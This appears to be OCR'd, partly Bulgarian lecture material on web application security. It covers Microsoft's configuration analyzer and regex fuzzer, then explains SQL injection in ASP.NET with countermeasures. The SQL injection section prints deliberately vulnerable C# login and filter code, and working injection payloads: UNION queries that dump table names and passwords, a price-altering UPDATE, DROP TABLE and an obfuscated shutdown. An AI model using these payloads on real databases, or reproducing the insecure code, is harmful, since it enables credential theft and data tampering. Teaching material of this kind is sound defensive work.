
Is tracing enabled?
Is MaxRequestLength too large?
Are HttpOnly cookies disabled?
Is SSL required for forms authentication login?
Is EnableViewStateMac attribute set to false?

In addition, WACA can also check for misconfigurations in IIS itself, as well as SQL database misconfigurations and even system-level issues. Some examples include:

Is the Windows Firewall service disabled?
Is the local admin named "Administrator"?
Is the IIS log file on the system drive?
Is execute enabled on the application virtual directory?
Are sample databases present on the SQL server?

…

In all, there are more than 140 checks in WACA .



Microsoft Web Application Configuration Analyzer v1.0 - [Launchpad]

File Options Windows Help

Quick Actions

- Scan a machine
- View a report
- Set scan credentials
- Map Team Foundation Server fields

About

Web Application Configuration Analyzer (WACA) analyzes application configuration for security best practices related to General Application, IIS , ASP.NET Application and SQL Server settings. Machine can be scanned remotely to identify any misconfigurations. It provides detailed report on multiple instances of checks for further analysis. Violations in the report can be exported to Excel or Visual Studio Team Foundation Server ®.

Rules

The following tree lists the breakdown of rules that are currently checked by the tool.

- Rules (109)
  - General Application Rules (33)
  - IIS Application Rules (63)
  - SQL Application Rules (13)
    - Are Sample Databases existing on the SQL Server?
    - Is SQL Server authentication mode enabled?
    - Is SQL Server not auditing failed login attempts?
    - Is the database "DBNAME" on a system drive?
    - Is the SQL Account password more than 70 days old?
    - Does the SYSADMIN group have more than 2 administrators?
    - Is the SQL Account "SQLACCOUNTNAME" password set not to expir
    - Is SQL extended stored procedure "EXPROCNAME" accessible to pu
    - Does Builtin\Administrators group exist on the SQL server?
    - Are any other protocols except TCP/IP enabled on sql server?
    - Is XP Command Shell enabled?
    - Are older versions of NTLM enabled on the server?
    - Is SQL named instance using dyamic ports?


Microsoft Web Application Configuration Analyzer v1.0

You can read more about WACA on the Microsoft IT InfoSec group's page (msdn.microsoft.com/security/dd547422); or, best of all, download the tool and try it for yourself (tinyurl.com/3x7bgfd).

Follow-up on Regular Expression DoS Attacks

On a completely different topic: about the regular expression DoS attack
We discussed the need of a regex DoS fuzzer.
It's tedious to generate the test data, and it did require you to own a license of Visual Studio Database Projects.
In the moment, the SDL team has released a new, freely downloadable tool to fuzz for regex vulnerabilities that takes care of the data generation details for you.
The tool has no external dependencies (other than .NET Framework 3.5):

You can download SDL Regex Fuzzer from microsoft.com/sdl.


SDL Regex Fuzzer

Step 1.

Enter the regular expression pattern to be tested.

SDL Regex Fuzzer uses the .NET traditional NFA regex engine to perform its analysis.

Step 2.

Choose a set of attack characters to be used during fuzzing.

The larger the set you choose, the more accurate the results will be, but the analysis will also be slower.

● Reduced set of common attack characters (fastest)
○ All ASCII characters
○ All Unicode characters (most thorough, but very slow)

Step 3.

Choose how many fuzzing iterations to perform.

The more iterations, the more accurate the results will be, but the analysis will also be slower.

100

Step 4.

Start fuzzing!

Start

Step 5.

Wait while the fuzzer performs the tests.

Step 6.

Analyze the results. Any regexes that fail are potentially vulnerable to denial-of-service attacks and should be rewritten.

No results.

Step 7. (Optional)

File a bug. You can create a bug and add it to a Microsoft Team Foundation Server team project.

File a bug...

Ready


Хакери и БД

◆модифицирани SQL заявки (SQL injection):

string sql = "select * from client where name = '" + name + "'"

** select * from client where name = 'Ivan'

** select * from client where name = *'Ivan' or 1=1 --*



‘ --’ коментарен оператор на Microsoft SQL Server; IBM DB2; Oracle, MySQL…

The basic idea behind a SQL injection attack is: you create a Web page that allows the user to enter text into a textbox that will be used to execute a query against a database. A hacker enters a malformed SQL statement into the textbox that changes the nature of the query so that it can be used to break into, alter, or damage the back-end database.

sql injection - променят логиката на заявката:

В случая въвеждане ‘or’ клауза в заявката:

```
select * from client where name = ‘Ivan’ or 1=1 - -
```

Sql injection може да добави и нов sql или call :

```
select * from table1 select * from table2
```

(това е допустим синтаксис при повечето сървъри)

Ами ако хакер въведе следното ‘име’:

```
Ivan’ drop table client - -
```

ето пример със слаб код:

```
string Status = “No”;
string sqlstring = “”;
try {
            SqlConnection sql = new SqlConnection( @”data source=localhost;” +
                                                    “user id=sa; password=password;”);
            sql.Open();
sqlstring=”SELECT HasShipped” +
                        “FROM detail WHERE ID=’” + Id + “’”;
SqlCommand cmd = new SqlCommand(sqlstring,sql);
If((int)cmd.ExecuteScalar() != 0)
            Status = “Yes”;
}
                        catch (SqlException se)       {
                                    Status = sqlstring + “failed\n\r”;
                                    foreach (SqlError e in se.Errors)
                                    { Status += e.Message + “\n\r”;          }
                        } catch (Exception e)
                                    { Status = e.ToString();
```

<u>слабости 1. SQL низът се формира чрез сливане (виж предните разсъждения)</u>

<u>2. Използваните права са на сист. админ. В SQL server (internal in Oracle)!!!!</u>

<u>3. Паролата е ясна и за 3 годишно дете. А и е в кода в явен вид!!!</u>

<u>4. При грешка всичко се съобщава!!!</u>

Как добрият SQL става лош - пример

```
private void cmdLogin_Click(object sender, System.EventArgs e)
{
  string strCnx = "server=localhost;database=northwind;uid=sa;pwd=;";
  SqlConnection cnx = new SqlConnection(strCnx);
  cnx.Open();
.................................

//This code is susceptible to SQL injection attacks.
string strQry = "SELECT Count(*) FROM Users WHERE UserName='" +
txtUser.Text + "' AND Password='" + txtPassword.Text + "'";

int intRecs;
SqlCommand cmd = new SqlCommand(strQry, cnx);
intRecs = (int) cmd.ExecuteScalar();
if (intRecs>0)
     { FormsAuthentication.RedirectFromLoginPage(txtUser.Text, ...); }
else
     { lblMsg.Text = "Login attempt failed.";      }
cnx.Close();
}
```

Comments:

When a user clicks the Login button of this .aspx file, the cmdLogin_Click() attempts to authenticate the user by running a query that counts the number of records in the Users table where UserName and Password match the values that the user has entered into the form's textbox controls.

The user is then authenticated and redirected to the requested page.
Users who enter an invalid user name and/or password are not authenticated.

However, here it is also possible for a hacker to enter the following seemingly innocuous text into the UserName textbox to gain entry to the system without having to know a valid user name and password:

' or 1=1 –

The hacker breaks into the system by injecting malformed SQL into the query. This particular hack works because the executed query is formed by the concatenation of a fixed string and values entered by the user, as shown here:

the query now becomes:

```
SELECT Count(*) FROM Users WHERE UserName='' Or 1=1 --'
AND Password=''
```

Because a pair of hyphens designate the beginning of a comment in SQL, the query becomes simply:

```
SELECT Count(*) FROM Users WHERE UserName='' Or 1=1
```

So, assuming there's at least one row in the Users table, this SQL will always return a nonzero count of records. The hacker had received some info…

Now consider the code shown in BadProductList.aspx:
This page displays products from the Northwind database and allows users to filter the resulting list of products using a textbox called txtFilter :

```
private void cmdFilter_Click(object sender, System.EventArgs e)
            { Products.CurrentPageIndex = 0;
              bindDataGrid(); }

private void bindDataGrid()
            { Products.DataSource = createDataView();
              Products.DataBind(); }

private DataView createDataView()
            { string strCnx = "server=localhost;uid=sa;pwd=;database=northwind;";
              string strSQL = "SELECT ProductId, ProductName, " + "QuantityPerUnit,
              UnitPrice FROM Products";
//This code is susceptible to SQL injection attacks.
            if (txtFilter.Text.Length > 0)
                 { strSQL += " WHERE ProductName LIKE '" + txtFilter.Text + "'"; }

            SqlConnection cnx = new SqlConnection(strCnx);
            SqlDataAdapter sda = new SqlDataAdapter(strSQL, cnx);
            DataTable dtProducts = new DataTable();
            sda.Fill(dtProducts); return dtProducts.DefaultView;
            }
```

This page is a hacker's paradise because it can be hijacked by the hacker to reveal secret information, change data in the database, damage the database records, and even create new database user accounts.

Most SQL-compliant databases, including SQL Server, store metadata in a series of system tables with the names sysobjects, syscolumns, sysindexes, and so on. This means that a hacker could use the system tables to ascertain schema information for a database to assist in the further compromise of the database.

....

И ето как, чрез текст въведен в txtFilter полето, могат да се разкрият имена на потребителски таблици от БД:

```
' UNION SELECT id, name, '', 0 FROM sysobjects WHERE xtype ='U' --
```


UNION операторът е особено полезен за хакерите, тъй като позволява присъединяване на резултати от една заявка към друга.
В примера, хакерът ще добави имената на потребителски таблици от БД към резултата от предната заявка за Products таблицата.
Единственото затруднение е да се улучат типове и брой на колоните от оригиналната заявка (4 за случая). Така получената комбинирана заявка може да разкрие че в БД съществува таблица Users.
С добавената заявка през поредица опити ще се разкрият и полетата на Users таблицата.

С такава информация, хакерът вече може да напише следното в txtFilter потребителското поле:

```
' UNION SELECT 0, UserName, Password, 0 FROM Users --
```

So, this query reveals the user names and passwords found in the Users table, as shown:

The result:


ProductList.aspx - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://localhost/SqlInject/BadProductList.aspx
Go
Set Filter
Done
Local intranet

Product List

Product Filter: ' UNION SELECT 0, username, password, 0 from users --

ProductId	ProductName	QuantityPerUnit	UnitPrice
0	Anna	foo27berry	0
0	Geoff	MyOtherCarIsASubaru	0
0	Paul	password	0
0	Suzanne	24,42,68,hike	0
1			

SQL injection attacks can also be used to change data or damage the database

The SQL injection hacker might enter the following into the txtFilter textbox to change the price of the first product from $18 to $0.01 and then quickly purchase a few cases of the product before anyone notices what has happened:

```
'; UPDATE Products SET UnitPrice = 0.01 WHERE ProductId = 1--
```

This hack works because SQL Server allows you to string together multiple SQL statements separated by either a semicolon or a space.

This same technique might be used to execute:
-DROP TABLE statement ;
-a system stored procedure that creates a new user account;
-addition of an user to the sysadmin role;

- And so on!

Хакването чрез тези техники е равновероятно за всички сървъри и езици

It's important to realize that the SQL injection attacks are not limited to SQL Server. Other databases, including Oracle, MySQL, DB2, Sybase, and others are susceptible to this type of attack.
SQL injection attacks are possible because the SQL language contains a number of features that make it quite powerful and flexible, if used correctly :

-Възможността да се влагат коментари в SQL оп.(заградени в кавички)
-Възможността за пораждане на група SQL оп., които да се изпълнят в batch режим
-възможността чрез SQL заявка да се извличат метаданни от стандартните системни таблици.

SQL injection attacks are not limited to ASP.NET applications.
Classic ASP, Java, JSP, and PHP applications are equally at risk.

псевдорешение #1:
потребителският вход в ‘’ (Добро, но не универсално решение)

```
int age = …;                        // възраст на user’a
string name = …;                    // name от user’a
name = name.Replace(“ ’ ”, “ ’ ‘ ”);
SqlConnection sql = new SqlConnection(…);
Sql.Open();
Sqlstring=@”SELECT *” +
          “FROM client WHERE name=’ ” + name + “ ’ or age=” + age;
SqlCommand cmd = new SqlCommand(sqlstring, sql);
```

Води до невалиден sql при хакерски вход от вида: Michal’ or 1=1 --
(‘ цели да приключи името в SQL заявката). Заявката става:
Select * FROM client WHERE ID = ‘Michael’ ‘ or 1=1 -- ‘ or age=40

Лошият хакер, обаче използва полето age, което не е в ‘’ и въвежда:

40;shutdown -- или 40 shutdown --

или : ползва ф-ия char(0x27) за да скрие своята ‘ на входа

или :

declare @a char(20) select @a=0x73687574646f776e exec(@a)

koeto ако добави към друг SQL води - shutdown !!!!

псевдорешение #2: must work with stored procedures

```
string name = …;                                         // name from user
SqlConnection sql= new SqlConnection(….);
Sql.Open();
Sqlstring=@" exec sp_GetName '" + name + " ' ";
SqlCommand cmd = new SqlCommand(sqlstring,sql);
```

при input от вида : Ivan' or 1=1 --   заявката пропада поради синтактична грешка (не може сливане в повикването на stored procedure):

```
        exec sp_GetName 'Ivan' or 1=1 -- '
```

обаче:

```
= exec sp_GetName 'Ivan' insert into client values(1000, 'Mike') -- '
```

е ОК!!!

(ще се върнат данни за Ivan от stored proc. И след това ще се вмъкне ред в таблица!!)

Програмистко недоразумение е използване на stored procedure така:

```
        CREATE PROCEDURE sp_MyProc @input varchar(128)
        AS
                Exec(@input)
```

каквото се въведе, това ще се и изпълни, макар и наречено stored procedure. Всички врати направо са отворени!!!

Отново да споменем – противодействията:

Принцип	Как да се постъпва
Never trust user input	Validate all textbox entries using validation controls, regular expressions, code, and so on
Never use dynamic SQL	Use parameterized SQL or stored procedures
Never connect to a database using an admin-level account	Use a limited access account to connect to the database
Don't store secrets in plain text	Encrypt passwords and other sensitive data; you should also encrypt connection strings
Exceptions should divulge minimal information	Don't reveal too much information in error messages; use customErrors to display minimal information in the event of unhandled error

Решение #1: All Input is Evil

The principle is extremely important: **assume that all user input is evil!**
The ASP.NET validation controls—especially the RegularExpressionValidator control—are a good tool for validating user input.

There are two basic approaches to validation:

- ***disallow troublesome characters;***
- ***only allow a small number of required characters*.**

While you can easily disallow a few troublesome characters, such as the hyphen and single quote, this approach is less than optimal for two reasons: first, you might miss a character that is useful to hackers, and second, there is often more than one way to represent a bad character. For example, a hacker may be able to escape a single quote so that your validation code misses it and passes the escaped quote to the database, which treats it the same as a normal single quote character.
A better approach is to identify the allowable characters and allow only those characters.

You may need to allow the user to enter potentially injurious characters into a textbox. For example, users may need to enter a single quote (or apostrophe) as part of a person's name. In such cases, you can render the single quote harmless by using a regular expression or the String.Replace method to replace each instance of the single quote with two single quotes:

```
string strSanitizedInput = strInput.Replace("'", "''");
```

Решение #2: Avoid Dynamic SQL

Using parameterized SQL, however, greatly reduces the hacker's ability to inject SQL into your code.
The code employs parameterized SQL (see next slide) to stop inj. attacks.
(*Parameterized SQL is great if you absolutely must use ad hoc SQL.
This might be necessary if your IT department doesn't believe in stored procedures or uses a product such as MySQL which didn't support them until version 5.0.*)

```
...
SqlParameter prm;
cnx.Open();
